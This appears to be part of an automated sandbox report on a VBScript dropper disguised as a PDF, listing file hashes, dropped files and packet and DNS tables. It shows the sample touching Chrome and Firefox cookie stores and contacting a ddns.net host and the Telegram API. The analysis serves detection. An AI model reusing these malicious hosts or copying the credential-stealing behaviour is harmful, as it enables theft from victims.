<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:TA7DBU4VRbJORQZpMdalnyzlIwTDIvM5A:8DBU4VJS2MkyzDTl5A</td></tr>
<tr><td>MD5:</td><td>CB852E41262C281FD32E91289FFB9205</td></tr>
<tr><td>SHA1:</td><td>DA036E5754D050B2C7B4C844E4B9D9E4497DB0B6</td></tr>
<tr><td>SHA-256:</td><td>0FE85061C571AC40CFAC0E8FEF8CF7DD3BE9873BC6AC162E33A1287A93E145D0</td></tr>
<tr><td>SHA-512:</td><td>9A47AF4EF10D17AC4584BC5DACE517D1BA1B31D292909A2047DCE001A08D8F27A37C20D4849C534C5851DD9F683EA4DB3C02E339918921AF1A6D80DF2B83D0 C9</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>..............6..n....*.D.S......Z.._1..4..S.C@@@@9.u.W..........C...........h|.|.....9jw].[.2*W...#.m......7.O.|(.w.#@...?.Y0...DJ..e...9.V.Fw%.]J.9...f..{&..K..l.....{.zI.p.'..`.[!0Z...A.E .....S.n=H...h.....H.9.......OJ.W......'..0.7q....^r...h#.D0i.....r...?.I...{..2..{.S...:...u.c..L.g.AR.b.....c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c.. c..ckg....C.S..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c......H.w.%g.....B.!..x....TrE.c&..#.-.....O..u..I/...u&z...> ..3...f.~.f..$_.C..Y. .S.*....5w.....%..B.S.C.S..g.hC.S..:...g..6..A..Sv.3jH...{r..._..$S........1jQ....C..I._.g.j..f...:.gL..|..G.S...5....<C..._f...O.z1.+n.hrQS..{...jS...y..L3C.....S.{.5. ..s\C....k.LB.S.......S...9.%......HC.Sh.4S..*.w..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c.5..%..Kt.\%c'.K...r..B...{...%.w.[.i.</td></tr>
</table>

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fu5ipelj.u5l.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false

SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mqeymjvc.kdh.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uqh2gi34.byq.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yuh0lgm1.yl0.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\bhv46D6.tmp

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xf8b2a747, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	14680064

Entropy (8bit):	0.10450681952979693
Encrypted:	false
SSDEEP:	1536:nSB2w+SB2wdSjlK/ZQuvJgvs4zG2ydurJgxs4RG2yLjYWF9eN:naYauSWj8iOjsXv
MD5:	9FB1A3C6089F3601FDCC96A8BE8927EA
SHA1:	028CC015C39BAE1B7677723C5B63381DDCE4F361
SHA-256:	49F31E26481D30792B44A0CFBB1800EF0493A5B1E64C079C5D2813266A06561A
SHA-512:	926DFC1AFB65A2D1B8FF9E37E70AADCCFA87061069F02014FCD2808E0384D1219069210E2E47260B931BD0CE50DEB6A9BA89444FD825DB23513DA6EC155DD35
Malicious:	false
Reputation:	unknown
Preview:	...G... .....U.....{..*...y.....1.W....;....zU.;....zU.h.Y.....4B...*...y.....bJ.....n..... ....*...y..... .....*...y_.....|..;....zU*.....;....zU.....#.....h.Y..... .....

C:\Users\user\AppData\Local\Temp\bhv8863.tmp

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xf8b2a747, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	14680064
Entropy (8bit):	0.10450681952979693
Encrypted:	false
SSDEEP:	1536:nSB2w+SB2wdSjlK/ZQuvJgvs4zG2ydurJgxs4RG2yLjYWF9eN:naYauSWj8iOjsXv
MD5:	9FB1A3C6089F3601FDCC96A8BE8927EA
SHA1:	028CC015C39BAE1B7677723C5B63381DDCE4F361
SHA-256:	49F31E26481D30792B44A0CFBB1800EF0493A5B1E64C079C5D2813266A06561A
SHA-512:	926DFC1AFB65A2D1B8FF9E37E70AADCCFA87061069F02014FCD2808E0384D1219069210E2E47260B931BD0CE50DEB6A9BA89444FD825DB23513DA6EC155DD35
Malicious:	false
Reputation:	unknown
Preview:	...G... .....U.....{..*...y.....1.W....;....zU.;....zU.h.Y.....4B...*...y.....bJ.....n..... ....*...y..... .....*...y_.....|..;....zU*.....;....zU.....#.....h.Y..... .....

C:\Users\user\AppData\Local\Temp\msjsdp

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Local\Temp\rettetast.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	57933
Entropy (8bit):	7.415138518303065
Encrypted:	false
SSDEEP:	1536:pZVFWBYYoikwV2sLpHlqDhPf70u82ivgnOsQs:pJWkikwQbVPj0wnOi
MD5:	C550EC97DA0B49DE2EE31A4552D45484

SHA1:	EC31D87E64AB26A00D2E9796A2FAEE787BB32325
SHA-256:	37E778140A816131239F263E917234F92106C4F3EC55EAB1007D75E587815544
SHA-512:	D4CFA10342CD3E3C68976ADD3A538A7A5F3CA190C850A93F767B463E1697B212245602FDB2C0BA39BC6FD1C4C0F8C5B75388393A194AD85F392D0CD6FB6839 3
Malicious:	false
Reputation:	unknown
Preview:	.....hG.3W.4$'..q.,$H.-&Z.._1..4..?@t@@@@9.u.W.....p.@t.....s..c....."[..1.4.I...T._.Ry..;.aR...8.....B..R..)....C.Hn.~uyw..%&..h.....GY....R.j..A.].k.~$....O.nN W..cZ..K\.1.,.....l....g.....<..j..k....v..U.1.!...y}`...:B.v.I-..>\|4<....J....g.Z..F..!....&<.'.f'.r&.`".w..*.....z....c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c ..c..cY}3.....c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..l...S.....<P.....g.....f...;%.....6..8....f...w2...p..fJ.MH...X.&MR...#.._...Z.....dR.a..8.?@t.? @MH...XN.t.?@..{&.S.50....E?@'"X.....{.!Lt.d.1..<.....4f.....&.[(/4..5.....=?@.*...T0.CE?@..j.a.Yy...d...=.....@..H.k...g.I.?.1.....#.. .$.0.@t.zh....9..EFfp..(?@....t.?&.}...C?@,. ..u.?...c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c.....[m...>@t.....C.].4d..w$..G.E.hN. .&NXP.)l.:4.,f.-?<%.1KPH...rz8.A.z3..

C:\Users\user\AppData\Local\Temp\xxulbm

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\ugvgydy0.1al\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, last written using SQLite version 3036000
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	2.9216957692876595
Encrypted:	false
SSDEEP:	384:ST8XNcKu0iTwbAziYN570RMZXVuKnQM2V6ofbDO4xmTgZcZygSA2O9RVHfwrhhxV:JNcgiD5Q6luKQM2V7DXcAgSA2KD4jL
MD5:	1A706D20E96086886B5D00D9698E09DF
SHA1:	DACF81D90647457585345BEDD6DE222E83FDE01F
SHA-256:	759F62B61AA65D6D5FAC95086B26D1D053CE1FB24A8A0537ACB42DDF45D2F19F
SHA-512:	CFF7D42AA3B089759C5ACE934A098009D1A58111FE7D99AC7669B7F0A1C973907FD16A4DC1F37B5BE5252EC51B8D876511F4F6317583FA9CC48897B1B913C7F
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ ...$.....$..S`.....g.....[.[.[..... ....

C:\Users\user\AppData\Roaming\ugvgydy0.1al\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, user version 12, last written using SQLite version 3036000
Category:	modified
Size (bytes):	98304
Entropy (8bit):	0.08231524779339361
Encrypted:	false
SSDEEP:	12:DQANJfWk73Fmdmc/OPVJXfPNn43etRRfYR5O8atLqxeYaNcDakMG/lO:DQANJff32mNVpP965Ra8KN0MG/lO
MD5:	886A5F9308577FDF19279AA582D0024D
SHA1:	CDCCC11837CDDB657EB0EF6A01202451ECDF4992
SHA-256:	BA7EB45B7E9B6990BC63BE63836B74FA2CCB64DCD0C199056B6AE37B1AE735F2
SHA-512:	FF0692E52368708B36C161A4BFA91EE01CCA1B86F66666F7FC4979C6792D598FF7720A9FAF258F61439DAD61DB55C50D992E99769B1E4D321EC5B98230684BC5
Malicious:	false

Reputation:	unknown
Preview:	SQLite format 3.....@ .....S`.....}..}..... ....

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Reputation:	unknown
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.492131037575922
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	doc_65398086_4190362045539.pdf.vbs
File size:	256454
MD5:	2fc6f3477035823ff7864187b5b2a5cc
SHA1:	8e6db7c18a5725e795d7421baf84cae637fbcc53
SHA256:	74e1b9fa91b0840706b7418b8604d76efab886fec1704b8810ad389aa6a9cb9b
SHA512:	5ae7e5d61f11123fe67841c99046ddad5f8b710a3054943c87acd53ed8438eb41fcf2a913f255e5dae3ea2aef1ce5373fe35897a0ee129b6471c2c11128e2ea7
SSDEEP:	3072:JZ4QJqxguxSEbvyZItIzvQd9EBHBD2WUZ0EZkBY42AjaNBQUkll0Z:JZ4GIgubKTcE2W+QY5jrQjllk
TLSH:	C6449B9182B1AFC891F93EDFCB0E8621B2409E65D3D7F1585AE110BD7FDB2E95306290
File Content Preview:	'Glanduli Tostprogra Spoor4 Altf horologi Beziq1 LITURGY driftsp GROVELLERS OBJURGATO SIPHUNCULU Definers4 skreknivho Badutspri Lote Pleuro spydspid Appl FLAMBERE BLATTOIDB Piete Nonsolub7 pale OSTRAC Farveat2 Stablev4 Skrkrom9 Donnerdse ..'BLOD Paikbi OB

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution

Total Packets: 72

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 14:17:28.484613895 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:28.484702110 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:28.484937906 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:28.529639006 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:28.529659986 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.273842096 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.274030924 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.274036884 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.471566916 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.471602917 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.472045898 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.472307920 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.479078054 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.522505045 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.730901957 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731017113 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731103897 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731167078 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731187105 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731216908 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731231928 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731339931 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731378078 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731419086 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731554031 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731581926 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731596947 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731611967 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731652975 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731815100 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.731829882 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731928110 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.731967926 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.732019901 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732043028 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732153893 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732239962 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.732417107 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732445955 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732482910 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732642889 CEST	443	49758	148.66.138.165	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 14:17:29.732790947 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732814074 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732826948 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732837915 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732851028 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.732865095 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.977859020 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.977889061 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.978087902 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978121042 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978125095 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.978158951 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.978178978 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.978301048 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978334904 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978353977 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978377104 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.978401899 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.978554010 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978590965 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978605986 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978621006 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.978997946 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.979193926 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979228020 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979242086 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979257107 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979378939 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.979569912 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979602098 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979618073 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.979960918 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.980181932 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.980211973 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.980339050 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.980521917 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.980550051 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.980776072 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:29.980964899 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:29.981070042 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.225579023 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.225610018 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.225876093 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.226285934 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.226526976 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.227127075 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.227317095 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.227348089 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.227361917 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.227644920 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.227884054 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.228009939 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.228198051 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.228224993 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.228240967 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.228451014 CEST	443	49758	148.66.138.165	192.168.11.20
May 12, 2022 14:17:30.228627920 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.228651047 CEST	49758	443	192.168.11.20	148.66.138.165
May 12, 2022 14:17:30.228683949 CEST	49758	443	192.168.11.20	148.66.138.165

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 14:17:28.301624060 CEST	63698	53	192.168.11.20	1.1.1.1
May 12, 2022 14:17:28.465719938 CEST	53	63698	1.1.1.1	192.168.11.20
May 12, 2022 14:17:32.181550980 CEST	55039	53	192.168.11.20	1.1.1.1
May 12, 2022 14:17:32.605494976 CEST	59169	53	192.168.11.20	1.1.1.1
May 12, 2022 14:17:33.793479919 CEST	54368	53	192.168.11.20	1.1.1.1
May 12, 2022 14:17:33.803505898 CEST	53	54368	1.1.1.1	192.168.11.20
May 12, 2022 14:19:05.899396896 CEST	49953	53	192.168.11.20	1.1.1.1
May 12, 2022 14:19:06.516376019 CEST	58811	53	192.168.11.20	1.1.1.1
May 12, 2022 14:19:26.568330050 CEST	62081	53	192.168.11.20	1.1.1.1
May 12, 2022 14:19:26.576432943 CEST	53	62081	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2022 14:17:28.301624060 CEST	192.168.11.20	1.1.1.1	0x55ee	Standard query (0)	vegproworld.com	A (IP address)	IN (0x0001)
May 12, 2022 14:17:32.181550980 CEST	192.168.11.20	1.1.1.1	0x72b8	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
May 12, 2022 14:17:32.605494976 CEST	192.168.11.20	1.1.1.1	0x90f3	Standard query (0)	srod3g.dm.files.1drv.com	A (IP address)	IN (0x0001)
May 12, 2022 14:17:33.793479919 CEST	192.168.11.20	1.1.1.1	0x41c5	Standard query (0)	myfrontmanyfour.ddns.net	A (IP address)	IN (0x0001)
May 12, 2022 14:19:05.899396896 CEST	192.168.11.20	1.1.1.1	0x2c92	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
May 12, 2022 14:19:06.516376019 CEST	192.168.11.20	1.1.1.1	0x3cd6	Standard query (0)	srqeug.dm.files.1drv.com	A (IP address)	IN (0x0001)
May 12, 2022 14:19:26.568330050 CEST	192.168.11.20	1.1.1.1	0xfc8f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2022 14:17:28.465719938 CEST	1.1.1.1	192.168.11.20	0x55ee	No error (0)	vegproworld.com		148.66.138.165	A (IP address)	IN (0x0001)
May 12, 2022 14:17:32.189922094 CEST	1.1.1.1	192.168.11.20	0x72b8	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 14:17:32.885163069 CEST	1.1.1.1	192.168.11.20	0x90f3	No error (0)	srod3g.dm.files.1drv.com	dm-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 14:17:32.885163069 CEST	1.1.1.1	192.168.11.20	0x90f3	No error (0)	dm-files.fe.1drv.com	odc-dm-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 14:17:32.885163069 CEST	1.1.1.1	192.168.11.20	0x90f3	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
May 12, 2022 14:17:33.803505898 CEST	1.1.1.1	192.168.11.20	0x41c5	No error (0)	myfrontmanyfour.ddns.net		185.19.85.162	A (IP address)	IN (0x0001)
May 12, 2022 14:19:05.908297062 CEST	1.1.1.1	192.168.11.20	0x2c92	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 14:19:05.908297062 CEST	1.1.1.1	192.168.11.20	0x2c92	No error (0)	l-0004.l-dc-msedge.net		13.107.43.13	A (IP address)	IN (0x0001)
May 12, 2022 14:19:06.784581900 CEST	1.1.1.1	192.168.11.20	0x3cd6	No error (0)	srqeug.dm.files.1drv.com	dm-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 14:19:06.784581900 CEST	1.1.1.1	192.168.11.20	0x3cd6	No error (0)	dm-files.fe.1drv.com	odc-dm-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 14:19:06.784581900 CEST	1.1.1.1	192.168.11.20	0x3cd6	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
May 12, 2022 14:19:26.576432943 CEST	1.1.1.1	192.168.11.20	0xfc8f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vegproworld.com
- srod3g.dm.files.1drv.com
- onedrive.live.com
- srqeug.dm.files.1drv.com
- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49758	148.66.138.165	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
